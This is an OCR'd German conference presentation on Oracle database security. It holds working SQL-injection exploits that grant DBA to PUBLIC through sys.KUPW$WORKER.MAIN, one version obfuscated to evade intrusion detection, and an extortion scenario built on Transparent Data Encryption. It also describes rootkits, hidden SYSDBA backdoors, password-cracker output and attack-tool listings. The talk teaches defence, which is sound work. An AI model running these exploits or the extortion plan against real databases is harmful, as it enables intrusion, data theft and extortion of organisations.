- Als Schutz sollte man das Public-Recht von dbms_sql entfernen, jedoch bestehende Verwendung von dbms_sql beachten
- In Oracle 11g hat Oracle das Verhalten des Cursor geändert, so dass dies in Oracle 11g nicht mehr funktioniert.

PL/SQL Functions and Procedures

Ein typischer Oracle-Exploit besteht aus 2 Teilen, den Shellcode und die auszuführende Funktion.

“Shellcode”

```
   CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

PL/SQL Functions and Procedures

Und der Aufruf der des Shellcodes in der Funktion bzw. der Prozedur.

```
exec sys.kupw$WORKER.main('x','YY'' and
1=user12.f1 -- mytag12');
```

Nach dem Aufruf dieser Prozedur ist man nach dem Setzen von “set role dba” DBA.

PL/SQL Functions and Procedures

Um diesen Exploit ohne das Recht “CREATE PROCEDURE” ausführen zu können, wird ein Cursor verwendet.


```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and
1=dbms_sql.execute('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

PL/SQL Functions and Procedures

Exploit mit Cursor und IDS Evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz
(rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmno
pqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and
1=dbms_sql.execute ('||myc||')--');
END;
/

SQL> set role dba;

SQL> revoke dba from public;
```

Transparent Data Encryption (TDE) – Verwendung



- Standardmäßig installiert
- Beim ersten Mal das Wallet setzen

```
ALTER SYSTEM SET ENCRYPTION KEY
identified by "doag2007"
```

- Verschlüsselte Tabelle erzeugen bzw.

```
CREATE TABLE mytable( id NUMBER, salary VARCHAR2(9) ENCRYPT
USING 'AES256');
```

- bereits existierende Tabelle verändern

```
ALTER TABLE mytable MODIFY (mycolumn encrypt using 'AES256'
no salt);
```

- Nach dem Start der Datenbank bzw. dem Schliessen des Wallets muss das Passwort zum Öffnen des Wallets angegeben werden.

```
alter system set encryption wallet open authenticated
by "doag2007";
```

Angriffsszenario - Hotel Safe

- Während Sie hier die Präsentation anschauen, könnte zur gleichen Zeit ihn Ihrem Hotel folgendes passieren...

1. Pass nehmen

2. In den nicht verwendeten Safe stecken


3. Nachricht hinterlassen:
500 EUR für die PIN

Dilemma:

Polizei anrufen - warten - Flugzeug verpassen (1000 EUR)


oder

Lösegeld zahlen (500 EUR)



4. Wenn das Flugzeug in 2 h abhebt, hat man ein Problem

TDE – Firmen erpressen - Szenario



- Folgendes Szenario kann auch Oracle 10g/11g Datenbanken stattfinden
  - Privilegieneskalation zum DBA
  - TDE mit dem “Alter System” Kommando aktivieren
  - Wichtige Daten verschlüsseln. Da TDE transparent ist, fällt es anfangs nicht auf (u.U. durch schlechte Performance)
  - Nach 1 Woche das Wallet schliessen und eine Erpresser-Email an den Vorstand senden
- Abhängig vom Backup-Konzept, sind die wichtigen Daten auch auf dem Backup verschlüsselt und nur zugreifbar, wenn man das Wallet öffnen kann.
- Dieses Wallet Passwort ist aber nur dem Erpresser bekannt.
- Meines Wissen gibt es keine Hintertür in TDE, was ja auch das Produkt unsinnig machen würde

Oracle Rootkits & Backdoors

red database security

Oracle Rootkits

- Im Januar 2007 veröffentlichte Argeniss ein kommerzielles Rootkit für Oracle und SQL Server.

"We have different rootkits for Microsoft SQL Server and Oracle Database Server," says Argeniss founder and CEO Cesar Cerrudo. "[These rootkits] can let an attacker hide a database login or a database backdoor to gain remote access, even from the Internet. It gives them invisibility from a database administrator," he added.

red database security

Oracle Rootkit von Argeniss

- Dazu wird eine Funktion ins_rootkit installiert und 3 Views (DBA_JOBS, DBA_JOBS_RUNNING und KU$_JOB_T mit modifizierten Versionen ersetzt.
- Weiterhin wird ein Job installiert, der auf Port 4444 auf eingehende PL/SQL Kommandos wartet und diese ausführt.
- Diese Kommandos werden mit execute immediate ausgeführt.
- Argeniss liefert auch eine Java Klasse, die die gesamte Datenbank exportiert, komprimiert und diese komprimierte Datei zu einer entfernten Seite schickt.

red database security

Oracle Rootkit von Argeniss

Database Backdoor Console

Backdoor Help

Owned Databases :

- 192.168.253.2:ORCL
- 192.168.253.3:GI101R

Name: ORCL DBID: 1112494026 Version: Oracle Database 10g Enterprise

Commands to Send :

Command
Create a new user
Grant DBA to a user
Get the all the user password hashes
Get all the DB Links
Create a hidden user
Export and zip Database - Step 1

Command Parameters

Username HACKER


SQL Text :

GRANT DBA TO "{{Username=HACKER}}"

Send Command Disconnect

Results :

Oracle Rootkit von Argeniss



Communication between the Backdoor Console and the Backdoor installed in the database

red database security

SYSDBA Backdoor

- Veröffentlicht von Paul Wright im Oktober 2007
- Dabei wird ein SYSDBA Account erzeugt, der nicht mehr in den Tabellen sys.user$, dba_users, ... angezeigt wird.
- Versteckt einen SYSDBA-Benutzer

http://www.oracleforensics.com/oraclesysdbabackdoor.pdf

red database security

SYSDBA Backdoor

- Benutzer Hacker mit SYSDBA-Rechten erzeugen
- Kopie der Passwort-Datei anlegen
- Benutzer Hacker wieder löschen
- Gesicherte Passwort-Datei zurückkopieren (Diese ist jedoch nur bei heruntergefahrener DB möglich)
- Um den Benutzer auch in der Fixed View GV $PWFILE_USERS zu verstecken, ist es notwendig, das Oracle Binary zu patchen und die fixed View zu modifizieren.
- Nach einem Neustart der Datenbank, kann man sich als SYSDBA anmelden, obwohl der Benutzer in der DB nicht mehr angezeigt wird.

http://www.oracleforensics.com/oraclesysdbabackdoor.pdf

red database security

Oracle 11g Password Algorithm

- Oracle hat in Oracle 11g einen zusätzlichen Passwort-Algorithmus eingeführt
- Zusätzlich zu dem DES-Hash, der in der Password-Spalte abgespeichert wird, wird zusätzlich noch ein SHA-1 Password-hash in der Spalte SPARE4 abgespeichert
- Hierbei wird der Hash-Wert von Salt zusammen mit dem Passwort berechnet.
- Da der alte Passwort-Hash mit abgespeichert wird, wird kein Sicherheitsvorteil erreicht.
- Die meisten Passwort-Cracker für Oracle unterstützen bereits 11g Passworte

http://www.red-database-security.com/software/checkpwd200a12.zip

http://blog.red-database-security.com/2007/09/21/oracle-password-algorithm-11g-poc-code/

http://www.soonerorlater.hu/index.khtml?article_id=513

http://freeworld.thc.org/thc-orakelcrackert11g/

Oracle 11g Password Algorithm

- Beispielsweise Checkpwd 2.0

```
c:\c2>checkpwd system/rdsora1@192.168.2.129/ora102 passwords.txt -weakonly

Checkpwd 2.00a12 - (c) 2005-2007 by Red-Database-Security GmbH
---------------------------------------------------------------

Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

WARNING! passwords are saved to foundpw.txt and used next time
Using 7-10g Password Algorithm

ALEX has weak password ALEX [OPEN]
ALEX1 has weak password XELA [OPEN]
ALEX2 has weak password ALEX [OPEN]
BI has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
CTXSYS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
DIP has weak password DIP [EXPIRED & LOCKED]
DMSYS has weak password DMSYS [EXPIRED & LOCKED]
EXFSYS has weak password EXFSYS [EXPIRED & LOCKED]
ICW has weak password ICW [OPEN]
HR has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
MDDATA has weak password MDDATA [EXPIRED & LOCKED]
IX has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
MDSYS has weak password MDSYS [EXPIRED & LOCKED]
MGMT_VIEW has weak password A5226A67EFCB7283E811175092FEB0 [OPEN]
OE has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
OLAPSYS has weak password MANAGER [EXPIRED & LOCKED]
ORDPLUGINS has weak password ORDPLUGINS [EXPIRED & LOCKED]
ORDSYS has weak password ORDSYS [EXPIRED & LOCKED]
OUTLN has weak password OUTLN [EXPIRED & LOCKED]
PM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
SH has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
SI_INFORMTN_SCHEMA has weak password SI_INFORMTN_SCHEMA [EXPIRED & LOCKED]
TEST has weak password TEST [OPEN]
WKPROXY has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WK_TEST has weak password WK_TEST [EXPIRED & LOCKED]
XDB has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
TSMSYS has weak password TSMSYS [EXPIRED & LOCKED]
WKSYS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WMSYS has weak password WMSYS [EXPIRED & LOCKED]

Done. Summary:
  Passwords checked       : 41988
  Weak passwords found    : 29
  Elapsed time (min:sec)  : 0:01
  Passwords / second      : 41988
```

Oracle Security Tools

red database security

Oracle Security Tools

- Wie bereits im Januar/Februar auf den Oracle Developer Days vorhergesagt, werden die Security Tools immer fortschrittlicher und einfacher zu bedienen.
- In Zukunft wird es für Standardfehler Klicki-Bunti-Tools geben
- Spezielles Oracle Know-How ist nicht notwendig.

http://sourceforge.net/projects/inguma

Inguma

- Inguma ist ein baskischer Gott, der seine Opfer im Schlaf tötet.
- Inguma ist ein freies Penetration Test und Vulnerability Werkzeug, geschrieben in Python. Dazu gehören Fuzzer, Werkzeuge zum Überprüfen von SID, Brute Force von Benutzernamen und Passworten.
- Inguma wurde von Joxean Koret entwickelt.
- Läuft zur Zeit nur unter Unix/Linux.

http://sourceforge.net/projects/inguma

Inguma

Shell - Konsole <2>

```
Registered commands
-------------------

rpcdump              DCE/RPC endpoint mapper dumper
mssqlcrack           Crack a MS SQL Server 7 or 2000 password
bruteimap            A simple IMAP brute force tool
orainject4           Oracle 10g R2 SYS.DBMS_CDC_SUBSCRIBE SQL Injection
orainject3           Oracle 10g R2 SYS.DBMS_CDC_IMPDP SQL Injection
netcraft             Query netcraft database
orainject1           Oracle 10g R2 SYS.KUPV$FT.ATTACH_JOB SQL Injection
ftpfuzz              A simple FTP fuzzer
identify             Identify services using discovered ports
firetest             A firewall testing tool
rainbow              Get the password for a hash using public rainbow tables
brutesyb             Brute force tool for Sybase & MS SQL Servers
sidguess             A simple Oracle SID guessing tool
oracrack11g          Crack an Oracle 11g password
whois                Query whois database
hostname             Get the host's name
ipaddr               Get the host's ip address
oratool              Oracle wrapper for all related stuff
smbgold              Search for 'gold' in shared SMB directories
nmapfp               Os detect with Nmap fingerprinting
ispromisc            Check if the target is in promiscous mode
autofuzz             Automatically fuzz the target
osifuzz              Fuzzing interface for IP, ICMP and ARP protocols (Random)
sidvault             SIDVault LDAP Server remote buffer overflow
p0f                  Inguma's p0f interface -os detection-
xmlrpc               Interact with an XMLRPC server
smbclient            A simple SMB Client
bruteora             A simple Oracle brute force tool
brutesmb             A simple SMB brute force tool
orainject2           Oracle 10g R2 SYS.LT.FINDRICSET SQL Injection
nids                 A simple network based Intrusion Detection System (IDS)
isnated              Check if the target's port is NATed
brutessh             A simple SSH brute force tool
rainbowmd5           Get the password for a MD5 hash using public rainbow tables
tcpscan              Simple TCP port scanner
ftpdwdos             Hummingbird FTPD 6.1.0.0 preauth remote DOS
samrdump             Dump the SAM database
portscan             A port scanner for SYN, ACK, XMAS and SYN+ACK scans
winspdetect          Detect service pack using remote registry (LAME)
bruteftp             A simple FTP brute force tool
oratt70info          Gather information from Oracle Times Ten 70
tnscmd               Interact with an Oracle TNS Listener
sniffer              A simple sniffer
```

Inguma - ofuzz.py

- Ofuzz, Teil von Inguma, ist ein PL/SQL-Fuzzer, der PL/SQL-Packages mit verschiedenen Werten aufruft. Selbst eine komplett gepatchte Datenbank (10.2.0.3 mit Okt. 2007 CPU) überlebt das nur wenige Minuten.

Shell - Konsole

```
end;
----------
Data is EX1 of length 3
Data is SYS of length 3
Data is XMLREF of length 6
Data is " || XMLREF() || " of length 18
Data is EX1" A A  of length 9
Data is ' of length 1
Data is " of length 1
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 30
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 100
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 128
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 256
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 512
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 1024
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 2048
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 3000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 4000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 5000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 6000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 7000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 8000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 10000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 15000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 20000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 25000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 30000
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA of length 32767
Data is number -1
Data is number -2
Data is number 0
Data is number 1
Data is number 2
Data is number 2147483647
```

red database security

Inguma - ofuzz.py

ORA-07445: exception encountered: core dump [ACCESS_VIOLATION] [_kghuclientasp+118] [PC:0x603D67AE] [ADDR:0x9253768] [UNABLE_TO_READ] []

ORA-07445: exception encountered: core dump [ACCESS_VIOLATION] [_kxsdcbc+205] [PC:0x8A7911] [ADDR:0x18] [UNABLE_TO_READ] []

ORA-07445: exception encountered: core dump [ACCESS_VIOLATION] [_kxsdcbc+123] [PC:0x8A78BF] [ADDR:0x18] [UNABLE_TO_READ] []

ORA-07445: exception encountered: core dump [ACCESS_VIOLATION] [_qmuhshget_internal+228] [PC:0x605738A8] [ADDR:0x6474636B] [UNABLE_TO_READ] []

ORA-00600: internal error code, arguments: [kohcpi298], [], [], [], [], [], [], [], []
ORA-00600: internal error code, arguments: [KGHALO2], [0x0], [], [], [], [], [], [], []
ORA-00600: internal error code, arguments: [qmsVarrayElemtds:pd or extra tmx], [], [], [], [], [], [], [], []

oracle.jdbc.driver.OracleSQLException: ORA-00933: SQL command not properly ended

oracle.jdbc.driver.OracleSQLException: ORA-01742: comment not terminated properly

oracle.jdbc.driver.OracleSQLException: ORA-01756: quoted string not properly terminated

Inguma - ofuzz.py

oracle.jdbc.driver.OracleSQLException:
ORA-01742: comment not terminated properly

```
execute immediate
'select * /* ' || comment || '  */ from
dual'
```

red database security

Goss - GUI Oracle Scanner

- Goss ist ein russisches Tool zum Übernehmen von Oracle Datenbanken.
- Goss erlaubt die Übernahme von Datenbankservern und das Ausführen von Betriebssystemkommandos auf dem Datenbankserver.

http://lbyte.void.ru/rel/files/goss.zip

Goss - GUI Oracle Scanner

GUI Oracle scanner

Info | Hack | Bruteforce | Passwords | Commands | Scanner | ----Scan status---- | About

About

This is Beta version 1.0.
For 11g, not working SID detection,
and may be for 10.
You can use on own risk.

Oracle Team Head Larry Ellison tosts.

Coded by eaS7

Status: Idle...

http://lbyte.void.ru/rel/files/goss.zip

red database security

Goss - GUI Oracle Scanner

GUI Oracle scanner

Info | Hack | Bruteforce | Passwords | Commands | Scanner | ----Scan status---- | About

Try hack remote system on Oracle

Ip or Host address: 192.168.2.115

Oracle port: 1521

Use default accounts list

Use users and passwords file

C:\goss\s.txt users

C:\goss\p.txt passwords

Start scan

Results view

Try get sids from oracle

Use sids file

C:\goss\sids.txt sids

Status: Idle...

red database security

Results

```
192.168.2.115
[*] Oracle OS:
Detected Windows OS.
[+] Oracle SIDS:
PLSExtProc

ora92

[!] Grab Oracle information:
Oracle://192.168.2.115:1521/
[+] Oracle info:
VSNNUM=153094144
ERR=0
ALIAS=LISTENER
SECURITY=OFF
VERSION=TNSLSNR for 32-bit Windows: Version 9.2.0.8.0 - Production
START_DATE=14-OCT-2007 09:26:07
SIDNUM=1
LOGFILE=C:\oracle\ora92\network\log\listener.log
```

red database security

Zusammenfassung

- Die Sicherheit von Oracle Datenbanken (sofern die letzten Patches & Patchsets installiert sind), wird immer besser.
- Oracle 11g ist eine großer Schritt voran
- SQL Injection in Oracle Packages wird selten
- SQL Injection in selbstentwickelten / 3rd-party Application sehr, sehr häufig.
- Angreifer nutzen in Zukunft mehr Lücken in selbst geschriebenen bzw. 3rd Party Code
- Know-How der Angreifer und Einfachheit der Tools wächst

F & A

Kontakt

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
T:+49 (6821) 95 17 637
F:+49 (6821) 91 27 354

E-Mail: consulting@red-database-security.com
Web: www.red-database-security.com